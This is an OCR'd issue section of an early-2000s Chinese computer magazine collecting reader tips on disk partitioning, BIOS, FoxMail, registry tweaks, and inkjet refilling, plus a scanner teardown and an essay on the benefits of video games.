一、单操作系统的分区

1.C盘：系统区，一般来说，对家庭用户，可以安装Windows98或者WindowsMe，建议分区大小是2到3GB，FAT32格式。分区太小，将影响Windows运行速度和以后系统的升级安装（如Windows XP等）；分区过大会带来三方面的危害：一是系统初始化的时间会加长，二是整理磁盘的时间会加长，三就是因为C盘除了安装系统外，一般不提倡放重要数据，因此，分区过大容易造成资源浪费。

2.D盘：应用软件区，根据你常用软件的大小而定，最好全装后，还能剩下1-2GB空间。在这里我们可以把常用的应用软件和工具软件，如Office、Photoshop、QQ等集中放在D驱，既便于日常管理，又利于系统维护，同时我们也可以将D盘作为我们软件下载使用区，将下载的软件也放在D盘，便于集中管理。

3.E盘：数据区，建议分区大小为4GB左右。这里我们主要存放日常处理的数据，譬如Word文档、图片、MP3、源程序、网上下载的各类文档（如电子小说），可以根据个人所需处理的数据量多少确定分区的容量。

4.F盘：备份区，建议分区大小为4GB到10GB左右，用于备份系统和重要的数据文件，如放置Windows的注册表备份、GHOST备份文件*.GHO，以及显卡、声卡、Modem、打印机等的驱动程序。同时如果容量允许的话，可以将一些常用软件工具软件的安装程序拷贝到硬盘里，加快安装的速度，还可以把重要的邮件、文档放在这个分区集中管理。

如果你的硬盘容量比较大的话，你还可以再分两个区，作为音乐区与游戏区。在音乐区你可以将大量MP3、WMA或是整张VCD拷贝到硬盘，延长光驱的寿命。游戏区当然是专门用来存放游戏的，同时在这个分区里面我们也可以将游戏的虚拟光盘文件存放在里面。

二、多操作系统分区

Windows 98/NT/2000、Linux等操作系统各有优缺点，不少朋友将它们安装在同一块硬盘中，下面就来谈谈多操作系统安装需要注意的硬盘分区问题。

1.C盘，建议分区的大小是2GB，FAT32格式，建议在这个分区中先装Windows98，因为Windows98对DOS能够很好地兼容，万一出问题，可以在此基础上对各个操作系统进行恢复。

2.D盘，建议分区大小是2－3GB，NTFS格式。这个分区用来安装第二个操作系统，即使是Windows XP也够了。给操作系统预留出1到2GB的空间比较合适。D盘建议您安装Windows2000，能自动兼容Windows9X，生成多重启动菜单，免去使用第三方工具软件管理的麻烦。

3.E盘，这个分区可以特殊一点，容量可以大一点，3～5GB之间均可。如果你打算在这个分区安装NT或是Windows2000服务器版本，可以划分为NTFS，以便更好地配合网络专用操作系统的性能。如果您不打算安装第三个操作系统，还是建议FAT32格式为好。

4.Linux比较特殊，我们在对硬盘分区的时候，只要留有2GB的剩余空间（不要分区），让Linux安装时自己分区即可。

上面主要谈了操作系统分区的情况，剩下的硬盘空间与上面单操作系统一样，大家可以根据自己硬盘的容量分出软件盘、数据盘、备份盘、音乐盘、游戏盘等。

有了合理的分区，再建立合适的目录结构，相信您使用计算机的效率一定会有很大程度的提高，至少找东西会快很多吧^_^。CF

开机自动设置"NumLock"键的状态

□浙江 秋水

键盘上的"Numlock"键，是用来控制键盘上的小键盘区数字按键是否可用的控制键，但是对于一些使用笔记本键盘或者是仿笔记本键盘的用户来说，每次启动系统后，"Numlock"键都是亮着的，因此都要按一次此键来关闭"Numlock"，以免出现键位显示出错的现象，因此非常麻烦。

其实我们可以设置"Numlock"键在开机后自动关闭，具体的设置可以在BIOS设置中进行。在开机自检过程中按下"Del"键进入BIOS设置程序，在主菜单中选择"BIOS FEATURES SETUP"选项，在进入的功能设置画面中，选择"Boot Up Numlock Status"选项，这是用于设置开机时小键盘状态的。按下"PageDown"键可以切换其选项值，当值为"On"的时候，"Numlock"键在启动后就是打开的，这是默认值；当值为"Off"的时候，"Numlock"键在启动后就是自动关闭的。CF

"实用技巧一点通"专栏

在 FoxMail 中真正删除邮件

□江苏　韶亚军

我们在使用 FoxMail 时，对于确实不需要再使用的邮件，都是选中后点击工具栏上的"删除"按钮或者直接按下 Del 键来删除，这样操作后邮件只是放到了废件箱中。要真正删除指定邮件，还得进入废件箱再进行一次删除操作。

笔者最近发现，只要我们在FoxMail中选定一邮件后，按下Shift键不松开，然后点击"删除"按钮或者按下Del键后，系统会出现一确认对话框让您选择是否真的删除（如图），点击"是"按钮后该邮件就真正地从FoxMail中消失了。CF



金山词霸另类技巧

□四川　小子

不知各位有没有遇见这样一种情况：有些其他语种的软件译成英文软件之后，标签中文本的长度增加了一些，而标签的长度却不能变化，导致最后一个英文单词不能显示完整，甚至只能看见半个字母。如果这个单词又是整句中最关键的一个词，只有知道了它的意思才能读懂整个这段文本，那该怎么办呢？

我们可以用金山词霸的即指即译功能来帮助我们。打开金山词霸，把鼠标指向那半个字母，金山词霸就会从标签的标题属性中读出该单词。这样，从金山词霸的翻译窗口中就可以看见那个单词了。CF

给 IE 添加多个网页编辑器

□广东　Vitality

我们在使用 IE 时，有时候要编辑调试当前的网页，这时可以点击 IE5 工具栏上的"编辑"按钮来选择相应的网页编辑器。令人遗憾的是，大名鼎鼎的 Dreamweaver、Editplus、CutePage等网页编辑器没有加入其中，导致IE5工具栏的"编辑"按钮一般只有"使用记事本编辑"、"使用Microsoft FrontPage编辑"这两项快捷编辑方式。下面我们自己动手，为IE工具栏的"编辑"按钮添加自己所使用的网页编辑器，以Dreamweaver为例说明。

1.打开注册表编辑器，进入HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Default HTML Editor\shell\edit\command。

2.在 command 的右边窗口找到名称为"默认"的字符串值，双击它打开"编辑字符串"对话框，然后在"键值"栏中将其值改为Dreamweaver的执行文件路径，并加上 %1，例如笔者的就是"F：\Macromedia\Dreamweaver 4\Dreamweaver.exe %1"（%1前有一个空格），确定即可。

3.重新打开IE，你就可以看到"编辑"按钮中多出一个"使用Dreamweaver编辑"的命令了（如图）。CF



ICQ 隐身区别对待

小蓉

如果你不想让所有人都知道你上ICQ了，可以利用隐身技术来区别对待他们——让自己对某些用户隐身，而对某些朋友现身。只要单击联系人名单中的某个名字，然后单击 More（更多），选择 Alert/Accept Modes（警报/接受模式），然后再单击Status（状态）标签，你可以根据实际情况，选择Visible to User（对他现身）或 Invisible to User（对他隐身）。

在 ICQ 2000 中，请到 ICQ/Security and Privacy中选择Visible或Invisible标签。在Visible窗口中，输入愿意让他们看到你在线的朋友；在Invisible窗口中，输入要对其隐身的用户。你可以直接从联系人名单中将用户拖放到这两个窗口中。CF

默认操作系统任我换

曹顺林

起初在C盘安装了Windows 98，D盘安装了Windows 2000，最近又安装了Windows XP的一个测试版本，其自做主张地把它加到了启动菜单的第一位，并且是默认启动的操作系统。而我每天主要用的是Windows 2000，总不能每天都从启动菜单中选择Windows 2000吧？其实，有一个一劳永逸的方法：进入Windows 2000后，打开"系统特性/高级/启动和故障恢复"，将"默认操作系统"改为Windows 2000即可。实际上，执行这步操作，是修改了C盘根目录下的boot.ini文件，大家可以看一看。CF

下载完毕即查毒

□广东 李科利

进入 FlashGet，选择菜单"工具/选项"，选择"文件管理"页签，勾选"下载完毕后进行病毒检查"，并输入或者通过"浏览"加入防病毒软件执行文件的路径。以后，用FlashGet下载完后，会立即启动防病毒软件查杀病毒。CF

打造超级 Mailto 功能

胡斌

Mailto 能让访问者方便地向网站提供反馈，除了自动产生一个 Email 消息外，你还可以使用Mailto做许多事情：譬如自动填写抄送，甚至能自动填充主题行。

1.基本的Mailto实现方法

点击此处给网管发送邮件

当访问者点击时，会调用客户端Email程序，并在收件人框中自动填上收件人的地址。

2.加入抄送功能

收件人地址后用"?cc="开头，下面这个例子可以实现此功能：

点击此处发送邮件到两个信箱

3.加入主题

在收件人地址后加上"?subject=主题"就可以了：

加入了主题的 CF

快速查找文件和文件夹

□河南 赵永福

在资源管理器中，按某一个字母（譬如 a），系统会自动选中以 a 开头的第一个文件或者文件夹，再按一次那个字母，将会选中第二个以该字母开头的文件，依此类推。另外，如果你第二次按其他字母（如 b），则会选中前两个字母为 ab 的文件或文件夹。如果没有前两个字母为ab的文件或文件夹，则会选中以 b 开头的文件或文件夹。CF

帮你找回丢失的序列号

吉林 宋丹

经常有一些朋友的Windows安装光盘的序列号意外丢失或弄脏无法辨认，虽然能联系经销商帮助解决，但其实有一种更简单有效的方法：运行注册表编辑器，依次展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion，在右边的窗口中找到"ProductKey"或者"ProductID"键值项，其右边对应的值就是Windows的安装序列号。


另外，对其他一些需要查找序列号的应用软件也可用此方法，但位置略有不同，一般可到HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\App Paths\Uninstall下，定位到要找的软件，在右边窗口键值项的"PorductID"或"ProductKey"后面的值就应该是该软件的安装序列号了。

当然你也可以用注册表编辑器的查找功能查找你所要查询的软件的序列号。CF

巧输注册表中的键名

李映华

我们在修改注册表以达到某个设置效果时，往往觉得完整地输入一个键名比较麻烦。例如，输入"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SharedDLLs"，有这么多字母及符号，耽误时间不算，弄不好还会输错。其实，系统已内置了便捷输入的方法：当我们展开注册表项目找到某个键名时，单击鼠标右键会弹出一个快捷菜单，单击其中的"复制键名"命令（如图），则可将所选定的注册表键名复制到剪贴板。这样在文本编辑器里需要输入时，只需进行粘贴即可。CF




喷墨打印机价格比较便宜，而且可以打印的种类相当多，从一般纸张到投影片，甚至特殊的粘贴纸等。世间万物，有好就有坏，喷墨打印机也不例外：频繁的换墨与昂贵的墨盒成了其致命弱点（特别让人受不了的是，有些打印机在彩色墨盒中的任一种颜色的墨水用完时，就需把整个彩色墨盒换掉）。那有没有两全其美的方法呢？注墨——为喷墨打印机换“血”，这样就可以避免因频繁换墨而带来的“经济危机”。但这种方法让好多使用者听了就头皮发麻，主要原因在于如果操作不当可能引起打印机故障，再加上使用手册上的警告，因此真正去做的人并不多。看着这样的便宜事儿不做，那还叫什么DIY？跟我轻轻松松为喷墨打印机换“血”吧！

□江苏　林MM


轻轻松松DIY系列之喷墨打印机换“血”篇

EPSON Photo EX2喷墨打印机墨盒的注墨比起其他机型的墨盒要方便，因为它是与喷头分离的，根本不需要在墨盒上打孔，你只需一个一次性注射器即可完成任务。EPSON Photo EX2喷墨打印机为六色墨盒，共有两个墨盒，其中一个为黑色墨盒，另一个为彩色墨盒，彩色墨盒的颜色分别有蓝色、红色、黄色、淡蓝色、淡红色。黑色墨盒的型号为S020093，彩色墨盒的型号为S020110。



黑白墨盒注墨方法

1.当喷墨打印机的黑色墨盒的墨尽灯亮时，就需要更换黑色墨盒或添加黑色墨水了。具体步骤如下：






2.确保打印机电源开启，电源指示灯亮而非闪烁，黑色墨盒的墨尽灯亮着。

放下EPSON Photo EX2喷墨打印机前面板的出纸器，并打开打印机盖。

3.按住清洗键3秒钟。






4.打印头会自动移动到左边更换墨盒的位置，此时，电源指示灯开始闪烁。



5.抬起需更换墨盒的护夹，此时，墨盒将从墨盒舱中升起，将空墨盒从墨盒舱中取出。


6.用一次性注射器，吸取备用的墨水约20-30毫升，然后像医生打针前的样子，将针筒里的空气排尽。





7.在墨盒储墨部分的顶端可以看到每种颜色的墨室上面有两个孔,有细小沟槽的是通气孔,另一个是注墨孔,有个别墨盒的注墨孔是用胶塞塞住的,这两个孔都可以注墨。


8.一般应揭开墨盒上面的封纸加墨，但由于贴回封纸时容易将通气沟槽全封死，所以可直接将针头通过封纸扎入A孔或B孔，把墨水慢慢注入墨盒中。





9.墨水灌至距顶盖半公分处即可，然后取下注射器，用胶纸将刚才针尖扎的小孔密封，以防墨水在振动时溢出（如果揭开墨盒上面的封纸加墨，就不必要这样了）。

按下清洗键并关上打印机盖，打印头开始复位并向墨水传输系统充墨（此时会发出一连串的噪声，属正常现象，约2分钟），这样就OK了。




10.然后将注好墨的墨盒放入墨盒舱，将墨盒护夹向下压，直至锁住墨盒。

小渔提示：如果你不是注墨，而是换新墨盒的话，只要取出旧墨盒，然后将新墨盒从包装中取出，撕去黄色封条，将墨盒标签朝上，箭头指向打印机后方放入墨盒舱中，关上护夹即可。

彩色墨盒注墨方法

当喷墨打印机的彩色墨盒的墨尽灯亮时，就需要更换彩色墨盒或添加彩色墨水了。

其实更换彩色墨盒或添加彩色墨水的操作规程与黑白墨盒方法相似，只不过更加繁琐，因为彩色墨盒是由几个不同的墨室组成的，所以注射器一次只能注射一种色彩，不能混用，也就是有几个墨室就需要几个一次性注射器，进行几次操作。并且注入的墨量可能都不一样，因为彩色墨尽灯亮时并不是其彩色墨盒的各种色彩都用尽了，要根据需要进行注墨。



换“血”注意事项

在对喷墨打印机换墨盒或注墨时要注意以下几点：

1.在任何时候，不要用手移动打印头，必须使用清洗键移动它，否则会损坏打印机。

2.如果在墨尽灯未亮时按清洗键，此时打印机将开始清洗打印头，而非更换墨盒。

3.在更换墨盒时，如果1分钟内无任何操作，打印机会把打印头自动复位至打印机最右边处。

4.在正常使用及更换新的墨盒后，不要再打开墨盒的护夹，否则墨水会失效。

5.在打印机充墨过程中，电源灯会一直闪烁，此时，切勿关闭电源，否则将导致充墨过程无法正常进行。

6.用来注墨的墨水，要选择质量比较高的，这样可以减少喷头的堵塞概率。我选择的黑墨水是天威的HP用可注墨HP51629A，黑色一罐可使用五次至六次；彩色墨水是天威的HP用可注墨HP51625A。我已经用了一年多，没有发生过喷头堵塞情况。

7.在注墨的过程中，要注意注墨的速度，不要过急，注意平缓，让墨水沉到底部，过急易让空气留在底部，打印时出现断线。同时因为空气存在，造成墨水已灌满的假象，打不了多少就没墨了。

喷头的清洗

EPSON打印机的喷头堵塞大多发生在长时间停用或使用后没有正常关机就断电的情况下，当然在注墨过程中，如果操作不当或墨水质量太差，也会引起喷头堵塞。万一发生喷头堵塞的现象，不要紧张，将喷头用以下方法清洗即可。

取下墨盒和打印头，用一干净的器皿盛蒸馏水置桌上，注射器、胶管（可以用自行车用的气门芯代替）用蒸馏水冲洗干净，胶管的一头套在注射器上，另一头套在打印头内喷头上方的塑料管上，将打印头的喷头稍没入蒸馏水中，用注射器慢慢抽取蒸馏水2－3毫升，然后拔下胶管，把注射器内吸取的水放掉，也可再重复一次（千万不要将水弄到印刷电路板上）。冲洗完后，轻轻将打印头甩干，装回打印机，安上墨盒即可。一开始可能出墨较淡，按“清洗”键充几次墨就可以正常使用了。

佳能打印机换“血”

1.给佳能带喷头的墨盒换“血”

佳能带喷头的墨盒常见的有两种：一种是注墨孔（即通气孔）在侧面的，如黑色的BC-01/02/03，彩色的BC-05/06/09；另一种注墨孔在上面，如黑色的BC-20/23，彩色的BC-22/22e/29F。这两种墨盒的结构和加墨方法基本相同，用随带的钻头插入通气孔的小眼略旋两圈，吃住力，轻轻拔出通气孔上的塞子，彩色墨盒需用牙签分别判断颜色，将注墨针头插入孔内注墨，完毕后将塞子压回。需要注意的是：一是加墨以不超过海绵的容纳能力为限，否则打印时易发生甩墨；二是加墨时不要过猛，要有控制，避免溢出来，尤其是彩色墨盒，几种颜色的注墨孔距离都较近，一旦溢出，渗入其他颜色的墨格，墨盒就会因混色而不能使用。

2.给佳能BJC-600系列的BJI-201墨盒换“血”

佳能BJC-600系列的BJI-201墨盒，是四色独立的，加墨的方法都是一样的。一般情况下是在墨盒的储墨室壁上钻一个孔，注完墨水后用胶纸将孔封住。当然用这个方法的不足之处在于墨水不能加满，且胶纸封口不易牢固，易渗墨。用神杰墨水的注墨方法是：用随带的尖针头从出墨孔的海绵插进去，顶到海绵与储墨室间的隔板时，略用力刺穿隔板插入储墨室，出墨孔向上，将墨水挤入储墨室，挤的过程中松几次手，让空气回流，以利加快注墨。储墨室加满即可，墨水会自动渗入到海绵中去。CF

□广州　郑凯帆

把扫描仪看个透

大家常见的只是扫描仪的外表，那这种能把各种图片数字化的设备究竟有何肚内乾坤呢？现在我们就来把它看个透 。

这次我拆解的是 Agfa e25 平板式CCD扫描仪（图1）。这里提醒各位的是，拆解扫描仪具有一定的风险，除了失去所有的保修服务外，还有损坏硬件设备的可能，大家要是想效仿的话请三思。




图 1

●外壳

首先拆下的是顶盖（图2），大家可不要小看这块“大塑料板”，它也会对扫描质量产生不小的影响。一些低价的扫描仪连用于压紧稿件的塑料板也省了，在扫描照片时就不能使照片紧贴载物玻璃平台，使扫描出来的图像模糊不清。浮动式的顶盖能更好地适应不同厚度的扫描对象。另外值得一提的是，Agfa e系列扫描仪特有的可更换彩色提把，可使你的扫描仪保持新鲜感，这可是一个讨人喜欢的设计。




图 2



图 3

载物平台（图3）是一块厚约2mm的透光度较高的玻璃。载物平台的清洁很重要，沾上很多灰尘和手印是会影响扫描质量的。



图 4

在扫描仪的底座（图4）上可以看到不少用于加强机身强度的塑料加强筋，这比一些廉价的机器那薄薄的塑料板可靠多了。还留有一个扫描头锁，以避免在搬运过程中扫描头受损。

●机械传动部分

通常平板式扫描仪的机械传动部分由以下几部分组成 ：

1.步进电机。步进电机的精度决定了扫描仪能达到的机械分辨率（纵向），通常是光学分辨率的两倍。

2.传动齿轮组和传动皮带。光有精密的步进电机还不行，还要精密的传动齿轮组（图5）和传动皮带（图6）与之配合。一般家用的扫描仪使用的都是传动皮带的方式，而一些专业级的扫描仪就用螺杆的方式来驱动扫描头，以获得更高的扫描精度。



图 5




图 6

3.滑杆和滑轮

传动部分还用了滑杆（见图4）和在扫描头一侧的滑轮（图7）来保证扫描头的移动平滑顺畅。





图 7

● e25 的电路板

e25 的电路板（图8）比较小，但做得很精致。位于中间的是扬智公司（ALI）生产的 M5617 高速 USB 扫描仪控制芯片，是e25扫描仪的“大脑”。它能与300/600/1200dpi的CCD或CIS光电转换器件配套，并能支持1MB、4MB或16MB的EDO缓存，支持每种颜色14bit，共42bit的扫描深度。e25有很高的扫描速度，这就全靠它了。

图 8



在左边的是 Analog Devices 公司生产的 AD9822 模拟信号处理器，支持三线 CCD，能提供高性能的 14bit 模数转换,右边的是 EDO 缓存。

在电源部分采用了两颗仙童公司（Fairchild Semiconductor）的 KA78XX 系列（KA7805 和 KA7812）三端稳压器，分别提供 5V 和 12V 的电压。

●扫描头

扫描头是扫描仪最重要的部分，负责将接收到的光信号转换成电信号。常见的平板式扫描仪使用的光电转换器件分为电荷耦合器件（CCD）和接触式图像传感器（CIS）两种。e25 使用的是 CCD 器件的扫描头（图9），作为光源的低压辉光放电管是没有灯丝的。





图 9

在扫描头的侧面（图10）能清楚地看到三个用胶封住的平面反射镜。


图 10

撕下黑色的遮盖胶片后就能看到镜头了（图 11）。




图 11

●关于透扫器

透扫器就是能让平板式扫描仪扫描透射稿（例如正片和负片）的配件，其实说白了就是一个光源，让均匀的白光在透射稿的背面投射到透射稿上，再由 CCD 接收（平常的报纸杂志等都是反射稿，光线从扫描头上的光源射出，照射到反射稿上再由 CCD 器件接收）。但并不是所有平板式扫描仪都能加上透扫器的，因为扫描仪能接受什么样的原稿，还要受密度范围的影响。例如平常用的 135 负片的密度在 2.8 左右，而家用扫描仪的密度范围一般都不超过 2.5（Agfa e25 的密度范围只有 1.8），所以用来扫底片也不会有什么好效果，Agfa 也没有为 e25 预留加装透扫器的接口。

●透扫器 DIY

不过本着玩一玩的心态，让我们来 DIY 一个透扫器。首先要找到合适的光源，幸好现在市场上有 Microtek 的 LightLid 35 这种配 Scanmaker 3700 的透扫器卖，而且很便宜。我们要做的只是把 LightLid 35 的电源供应改变一下，把从像串口一样的专用接口取电改成用外接电源取电。那该如何改呢？拆开来看看再说（图12）。原来这个透扫器的肚子里就这么简单！下面要做的就是根据 LightLid 35 的铭牌（图13）标注的“+12V 0.7A”去电子市场配一个合适的变压器，就是带有随身听外接电源接口的那种（图14）。




图 12



图 13




图 14

另外多买一条和变压器相配的电源线，然后就可以开工啦。改造也非常简单：只要把原来一红一黑的电源线剪断，接上带有合适接头的电源线，缠上电工胶布就大功告成了，只要不搞错直流电源的正负就行。使用方法如图15，不过用自己改制的透扫器扫底片的效果不太令人满意。CF



图 15

电脑游戏并非有害无益

卫易

GAME

在很多人眼里，电脑游戏就是玩，玩物丧志，所以电脑游戏曾经一度被视为洪水猛兽，就是现在在很多人眼里，它始终还是不入流的。

最近，Ubi Soft 宣布与 LB&B Associates Inc.达成协议，准许采用《彩虹六号：正义之矛》(Rogue Spear) 的游戏引擎帮助训练美军。在双方达成这次协议后，美国国防部将可采用该游戏引擎来训练军事人员如何进行在闹市内的军事活动，而协议为期约6个月。

据其他传闻透露，美国国防部亦曾经采用过在中国地区引起争议的《Doom》(毁灭战士) 引擎来训练海军陆战队，记得那款游戏在中国差点让电脑游戏背上永世不得翻身的骂名。

在我的记忆中，《Strike Commander》(陆空战将) 绝对是一款制作精良的飞行模拟游戏，而在很多地方，甚至至今都没有超越者诞生。而在当时，就有报导说，这款游戏的另一个专业引擎版本是美国空军的模拟舱软件，而《Strike Commander》也几乎是电脑游戏业最为难得的一个如此卖座如此叫好却没有续篇的作品。在传说中，Origin (游戏制造商) 被禁止制作更精良更专业的飞行模拟引擎，因为它可能会提升他国在军事飞行模拟方面的水平，而事实上，Origin另一个同时代的系列《Wing Commander》(银河战将) 已经推出到第六代作品了，这是款模拟未来战机的游戏，而不是模拟F16战斗机。

其实在美国，更有传言美国总统布什在业余时间最爱玩《Counter Strike》，虽然以上传闻未经证实，但却间接地带出一个讯息，就是电脑游戏并非有害无益，其中存在很多有益成分，关键是如何发掘。

当然，除了跟军事的联系，电脑游戏也能展现文化和历史。日本光荣公司一直将寓教于乐当作一个制作历史游戏的目标，《三国志英杰传》无疑是其中最成功的作品，以致我不得不这样猜想：我是读三国书认识三国的，现在的少年是看三国电视剧和卡通来接触三国的，而未来的一代将通过玩三国游戏而认识三国。尽管让我多少有些惆怅，但我也不知道这是一种进步还是退步。

最近又一款电脑游戏被媒体怀疑向文学巨匠打主意，Microids 的 3D 即时策略游戏《War and Peace》(战争与和平)，虽然并没有明言是改编自 Leo Tolstoy (列夫.托尔斯泰) 的同名巨著，不过游戏的背景和小说同样设定在War of Independence to the Napoleonic Wars (拿破仑远征俄罗斯) 的时期，而且部分已知情的欧洲传媒在用那部著名的电影巨片的图片作宣传，由此可见该游戏的确和原著有着血缘关系。

其实电脑游戏涉足这些巨作也有自己的很多优势，比如电脑游戏能让玩家来选择一些比较有争议的结局，甚至用比较浪漫的方式来重写历史 (如《三国志英杰传》)，毕竟这曾经是中国玩家少年时读三国的梦。

不过如果要争论电脑游戏是害大于益还是益大于害，那就非常麻烦了，比如最近在电玩业闹得沸沸扬扬的一场争论就是如此。事情的起因是一份来自日本的研究指出，经常长时间玩游戏会直接阻碍儿童脑部发展，而很快各欧洲游戏厂商即就此报告而联合发出反对声音，并以更多的研究调查报告来推翻对方的研究结果，声言游戏不但无害，而且是有益身心的活动。

由各大游戏厂商组成的欧洲娱乐软件发行商协会(The European Leisure Software Publishers Association)发言人Roger Bennett认为，由日本都北大学公布的研究报告是非常片面和肤浅的，因为这项研究报告并未包括游戏对儿童的正面影响的研究内容，所以对游戏业界是不公平的，并认为这个报告结果将会令游戏厂商成为被舆论批评指责的对象，大大打击了游戏从业者的士气。

Roger Bennett又指出，负责该研究报告的川岛博士并未深入分析过计算机游戏的内容，因为其实不少游戏都含有不少训练技术、合作性、脑部思考和记忆力的元素存在，绝对带有不少教育意义，而并非对方所指的有害无益。

协会又引述Central Lancashire大学和曼彻斯特大学的研究院所得出的研究报告结果，证实参与计算机游戏能有助儿童生理、心理和社交方面的发展，能提高儿童对运动项目的参与性与投入性，而透过共同参与计算机游戏，更多增进儿童与家人和朋友间的沟通。

不过，尽管协会人员对该份日本研究结果强烈表示不认同，又引用例证予以反驳，但有一点不得不承认，就是长时间废寝忘食地守候在计算机前娱乐的话，肯定对健康无益。

在生活中，电脑游戏存在并发展着，有市场、有文化、有未来、有益也有害，那么对于这个不但是成年人的童话世界，而且是青少年天堂的东西，又该如何扬益避害呢？我想现在我们要做的第一步便是正视它，让电脑游戏的发展有较客观的舆论导向和监督。事实上，如今我们看一些热门媒体(尤其是地方热门早晚报)，电脑游戏早已是那里的固定内容，但关于电脑游戏的文章也无非就是新游戏的介绍等，其中不乏被人口诛笔伐的暴力作品，却鲜有专业客观的舆论导向和监督类文章，这是否值得我们注意？ CF

□游侠创作室　游标

仙剑客栈 技巧心得

可能是为了让大家恢复对《仙剑奇侠传》的深刻记忆，可能是为了给遥遥无期的《仙剑奇侠传2》做个铺垫，打个圆场，当然，也可能只是为了圈钱，大宇终于耐不住寂寞，先后发布了两款《仙剑》的姊妹篇：《新仙剑奇侠传》和《仙剑客栈》。《新仙剑奇侠传》的表现让人感到难以抑制的失望，而《仙剑客栈》却博得一片喝彩。作为一款模拟经营＋恋爱养成型的游戏，《仙剑客栈》还是有一些比较特别的地方。在这里，就和大家聊聊游戏的一些新特点和游戏技巧。

